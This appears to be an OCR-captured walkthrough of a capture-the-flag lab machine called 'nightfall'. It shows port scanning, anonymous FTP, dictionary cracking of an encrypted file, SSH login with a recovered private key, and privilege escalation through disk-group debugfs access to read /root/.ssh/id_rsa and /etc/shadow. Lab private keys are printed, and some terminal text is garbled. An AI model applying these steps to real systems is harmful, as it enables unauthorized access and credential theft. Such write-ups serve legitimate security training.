



```
-(root®kali)-[/home/guel]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 21:07 EDT
Initiating ARP Ping Scan at 21:07
Scanning 192.168.0.17 [1 port]
Completed ARP Ping Scan at 21:07, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:07
Scanning 192.168.0.17 [65535 ports]
Discovered open port 21/tcp on 192.168.0.17
Discovered open port 22/tcp on 192.168.0.17
Increasing send delay for 192.168.0.17 from 0 to 5 due to 6765 out
Increasing send delay for 192.168.0.17 from 5 to 10 due to 2450 out
Increasing send delay for 192.168.0.17 from 10 to 20 due to max_suc
Increasing send delay for 192.168.0.17 from 20 to 40 due to max_suc
Increasing send delay for 192.168.0.17 from 40 to 80 due to max_suc
Increasing send delay for 192.168.0.17 from 80 to 160 due to max_su
Increasing send delay for 192.168.0.17 from 160 to 320 due to max_s
Completed SYN Stealth Scan at 21:08, 76.85s elapsed (65535 total po
Nmap scan report for 192.168.0.17
Host is up, received arp-response (0.00099s latency).
Scanned at 2025-04-13 21:07:27 EDT for 77s
Not shown: 65533 closed tcp ports (reset)
       STATE SERVICE REASON
                     syn-ack ttl 64
21/tcp open ftp
22/tcp open
                     syn-ack ttl 64
             ssh
```


```
Host is up, received arp-response (0.0016s latency).
Scanned at 2025-04-13 21:09:18 EDT for 13s

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 64 ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r-- 1 1001 1001 124 Jun 11 2021 darkness.txt
22/tcp open ssh syn-ack ttl 64 OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
| 2048 0c:3f:13:54:6e:6e:e6:56:d2:91:eb:ad:95:36:c6:8d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDhemxEZcm98GFwIRozVUePnC+Cejni5lScAa7ha5neDlWeP7mzjsX2APhOr23CFWVr37Y+mQ/A4J0ODizpr/mggCCi6kqHqyRWgcPG98AVJ9IjPehVkptQdLpQlSOV8Ez.SFM3G6LJQY8ad4FCEc7TU+agLRPHFUPFqqPbf9hbDD7MUdR4pXEQtJ1p/D/9rdbBg1Sp
```

```
rnot® kali)-[/home/guel]
 -# ftp 192.168.0.17
Connected to 192.168.0.17.
220 ProFTPD Server (Debian) [::ffff:192.168.0.17]
Name (192.168.0.17:guel): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10982|)
150 Opening ASCII mode data connection for file list
-rw-r-- 1 1001 1001
                                     124 Jun 11 2021 darkness.txt
226 Transfer complete
ftp> get darkness.txt
local: darkness.txt remote: darkness.txt
229 Entering Extended Passive Mode (|||55915|)
150 Opening BINARY mode data connection for darkness.txt (124 bytes)
  124
             9.26 KiB/s
226 Transfer complete
124 bytes received in 00:00 (7.22 KiB/s)
ftp> ls -la
```







```
(root@ kali)-[/home/guel/Downloads/bruteforce-salted-openssl-1.5.0]
# ./bruteforce-salted-openssl -t 6 -f /usr/share/wordlists/rockyou.txt -c aes256 ../../output.bin
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 89949
Tried passwords per second: inf
Last tried password: acorns
Password candidate: amoajesus
```

```
___(root@kali)-[/home/guel]
__# openssl enc -d<sub>-</sub>-aes-256-cbc -in output.bin -out decrypted_data
enter AES-256-CBC decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
   -(<mark>root@ kali</mark>)-[/home/guel]
| |
total 60
-rw-r--r-- 1 root root 124 Apr 13 21:11 darkness.txt
-rw-r--r-- 1 root root 1679 Apr 13 22:21 decrypted_data
drwxr-xr-x 2 guel guel 4096 Mar 17 23:43 Desktop
drwxr-xr-x 2 guel guel 4096 Mar 4 23:03 Documents
drwxr-xr-x 3 guel guel 4096 Apr 13 22:06 Downloads
drwxr-xr-x 2 guel guel 4096 Mar 4 23:03 Music
-rw-rw-r- 1 guel guel 629 Apr 13 21:39 openssl.hash
-rw-rw-r-- 1 guel guel 1696 Apr 13 21:32 output.bin
drwxr-xr-x 2 guel guel 4096 Mar 4 23:03 Pictures
drwxr-xr-x 2 guel guel 4096 Mar 4 23:03 Public
drwxrwxr-x 2 guel guel 4096 Apr 11 15:16 Resources
drwxr-xr-x 2 guel guel 4096 Mar 4 23:03 Templates drwxr-xr-x 2 guel guel 4096 Mar 4 23:03 Videos
drwxrwxr-x 2 guel guel 4096 Mar 19 19:55 Wifis
drwxr-xr-x 3 root root 4096 Apr 13 21:58 Work
      oot⊗kali)-[/home/guel]
  # cat decrypted_data
---BEGIN RSA PRIVATE KEY-
MIIEpAIBAAKCAQEA4jJ321FfmddxmAyA+EUtxfMApwY32Zs1THtaWbU4jZ10Mzh8
/nRSWdXECgE5naPeNbUarNMYj2QIm3kn1w5LTB+RGYuZBfJixmD15dnQly5AOBG5
p02yHVDKPQ7DAmjRtgYav0n8UHp5wAu2wwQDthxv8soGwqdbPV+Ly+zfePjclcIX
5KMrdBasiuUr5RRGCtzspdfXC3tqD8HgWThXN8hLenyGPXA/r0g/bRj7l5W8Pqre
mk8HkxDO+vrPRgNvqo3Z2hSXulw1dGTkMuwDEkEXUPxqDXGPzzh5o6h6/2vw6HeJ
3Ik1XXumWsWPZRU0j3a98Z4woMfCN5agN7GqGwIDAQABAoIBAHdip7wL4OdzvLLB
trhS2uvla+y77XJe5uytFmzOp0CnYBNAt0gd4PElUElD+wLm4Ht8UM3yxL250Iku
kwaAtuFAr/bJpURsQBHwTxi3s853TNHLGS/iZCXw5C0Bw49b/4ORCUD5LcDUQ7pG
```

```
(root@ kali)-[/home/guel]

# ssh abraham@192.168.0.17 -i idrsa

Last login: Sun Jun 20 11:36:51 2021 from 192.168.0.28

abraham@nightfall:~$ id

uid=1000(abraham) gid=6(disk) groups=6(disk)

abraham@nightfall:~$ whoami

abraham@nightfall:~$
```

Disk Group

This privilege is almost equivalent to root access as you can access all the data inside of the machine.

Files: /dev/sd[a-z][1-9]

```
df -h #Find where "/" is mounted
debugfs /dev/sda1
debugfs: cd /root
debugfs: ls
debugfs: cat /root/.ssh/id_rsa
debugfs: cat /etc/shadow
```

Note that using debugfs you can also write files. For example to copy /tmp/asd1.txt to /tmp/asd2.txt

```
ld.gold
 dpkg-shlibdeps
                                                                         print
 dpkg-source
                                             less
                                                                         printenv
 dpkg-split
                                             lessecho
                                                                         printerbanner
 dpkg-statoverride
                                             lessfile
                                                                         printf
 dpkg-trigger
                                             lesskey
                                                                         prlimit
dpkg-vendor
                                             lesspipe
                                                                         procan
abraham@nightfall:/usr/bin$ ls /usr/bin/ | grep 'bin/'
abraham@nightfall:/usr/bin$ ls /usr/bin/ | grep 'debugfs'
abraham@nightfall:/usr/bin$ ls /usr/sbin/ | grep 'debugfs'
debugfs
abraham@nightfall:/usr/bin$
```

```
abraham@nightfall:/usr/bin$ /usr/sbin/debugfs /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
```

debugfs: cd /root
debugfs: pwd

[pwd] INODE: 131076 PATH: /root [root] INODE: 2 PATH: /

debugfs: cat /root/.ssh/id_rsa
----BEGIN RSA PRIVATE KEY------

MIIEogIBAAKCAQEA3ZsawoC8ZaohGH0R0N1dOaXr/HtLB1kvtFQlUL93Sy9WLBaO vYxc1ACBPuAeiyIeO+84cOdgoZPS54k1IHQqEmPR75qKFCCKED/xGwpJ2gB5CNiP e1f7hsLtBA9lPZpPWr459gyQhPfa9bNE9gwEuOps5gesyNKNgk7LRAARVJWDgIz5 EULpZrIo3ZQO6h4BUz/fi9300Jo+VAMLNv70pjhHaFzRHSMZ2+TRpTeZdUdF5DHY m5Tfhc870XWY1D7fMlnRQQVRtHFkE3oP7jVEF68QEwz/DHUlNulABZxd2RF+q344 cWVFfwFn2BmEIcys0rnv2zO3xJdj/QQKWmJ3owIDAQABAoIBAFnTlkxDLJq1FIc9 ovwbnr9QX1DPlUEcSLb66MlLYwqp3G8wkZmJvNL+hWU8KYVSRhkbRbCWSVgVeIb7 2foWvDsKFT3fUZsI+Y30rWe9iuQADw+j4L0pk74zYymjJ/GJjCMH0q2fk1EiurGf ghPO9HcUJyJz0xjwKAYq9D/TGzNCSo7NatUcrMp3+JE+wo6ZCJTVcl8RKZOgaxr3 kc4KJMi6GSc6tSJDdvqsRxVyTKkvWKPznrBkJu7Bxt8a1UnJL60Tu3I9PQxu3hBy xwUkxxGeWXzTcwWOahnZ36T+zdTCsErNkEYM591nEZs+5gCXudSpN2dWAnrWnDAL kRipvKkCgYEA9phF5YHPgzzPlrZLLxXBd1KfBCAvr9EyJPHTnlWs0q+DgjxTOWyp xy6BKs/2xmGz4PiYD2GuCZGoVXNhapy/L8UriJ3JfmpJpslGripKpFvYKQej0N0Q 760eXmbtbP3XJ/8J+uNT7fUSkTEsxHL8PCQxmnSfVkVBPIFDnWJLpH0CgYEA5g7X jc6Tf/+SiZWVaUZgsNb822ppxmbgWVa/5FJZxERUyhfeflhSJb0I962kfJUBuhi6 IWIKTjOrpkjI07tB4WF8zIH0j6v8/G09zejYsBzFem/TiG7i030Cwo/ZH0aEYwN5 p9KwcgIJSo9KZ+WmXyiP6E63DjzIyuqMMXNL5p8CgYA+nWG6KiEIAOvxJ+6lUQ/j /Y21HXseWK8z5FfIr5aHlNt+uVSkkyv1EKDpvw65RtvG9zidRz9K3LpyoC6PRKfj OFyafv5H5DM5b4hL9×8m5s9Xc8Ir6cZAIzq2W8pTz4zPchoVo52PIZiKV4M3ir7z gnk57/z5ifJLq8MAdpIgfQKBgAPkmmcu6LYQyBUF7/pRE4/Kg4re+R0/XmqEmkit OBEPKvQkhUJUEkfLCvVN/euRxe61PmkUNKJwI2Zz8toKYCoFMUxwoeMygNxwqMwU NZ59TiYtQEIdxjxFTyAluQHRMMpQI73gRdYYDLozRIoPi8oucIj41AYspyUv50Ft Vwp3AoGAbYEphZrDroZr0SveOjglwMVGbuoYav66Tz/Y3Lp8l/71P3l3l0dxU4B+ +RNTROS1spcTI89bREx5FEguyrY/7UrirQ8uEyEhgGyjawRio0BrnyTGNl5sla0c XXVwqgbXMdwnDJ2+zj1Gp/ZQWgm9iKoZJeByk1zg3c2V8Xq3xF0= END RSA PRIVATE KEY-

```
gwts7/zsifJlq8MAdpIgfqKBgAPkmmcu6LYQyBUF7/pRE4/Kg4re+R0/XmqEmkit
0BEPKvQkhUJUEkflCvVM/euRxe61PmkUNKJwT2Zz8toKYCoFMUxwoeMygNxwqMwU
NZ59TiYtQEIdxjxFTyAluQHRMMpQI73gRdYYDLozRIoPi8oucIj41AYspyUv50Ft
Vwp3AoGAbYEphZrDroZr0Sve0jqlwMVGbuOYav66TZ/Y3Lp81/71P313lOdxU4B+
+RNTROS1spcT189bREx5FEguyrY/TVIrirq8uEyEhgGyjawRiooBrnyTGNl5sla0c
XXVwqgbXMdwnDJ2+zj1Gp/ZQWgm9ikoZJeByk1zg3c2V8Xq3xF0=
—END RSA PRIVATE KEY——' > idrsa
[sudo] password for guel:

(guel® kali)-[~]
$ shadion idrsa > hashidrsa
idrsa has no password!

(guel® kali)-[~]
$ ssh root@192.168.0.17 -i idrsa
The authenticity of host '192.168.0.17 (192.168.0.17)' can't be established.
ED25519 key fingerprint is SHA256:2b+kTRKlx4qeMsfce+AHPgi/ReUzFfLnFbNEPBAg4uk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.17' (ED25519) to the list of known hosts.
Last login: Sun Jun 20 11:42:37 2021 from 192.168.0.28
root@nightfall:~# id
uid=0(root) gid=0(root) groups=0(root)
root@nightfall:~#
```